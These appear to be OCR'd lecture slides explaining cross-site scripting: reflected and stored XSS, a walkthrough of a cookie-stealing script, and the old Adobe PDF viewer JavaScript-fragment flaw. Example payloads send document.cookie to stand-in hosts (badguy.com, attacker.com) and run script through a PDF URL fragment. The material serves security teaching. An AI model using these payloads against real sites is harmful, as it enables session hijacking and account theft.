
```
http://victim.com/search.php ? term =
   <script> window.open(
      "http://badguy.com?cookie = " +
      document.cookie )  </script>
```

- What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

   `<HTML> Results for <script> … </script>`

3. Browser executes script:
   - Sends badguy.com cookie for victim.com




```
http://victim.com/search.php ?
  term = <script> ... </script>
```

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
- Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
- Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
- Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

```
http://path/to/pdf/
file.pdf#whatever_name_you_want=javascript:code_here
```

- The code will be executed in the context of the domain where the PDF files is hosted
- This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here’s how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


And if that doesn’t bother you...

- PDF files on the local filesystem:

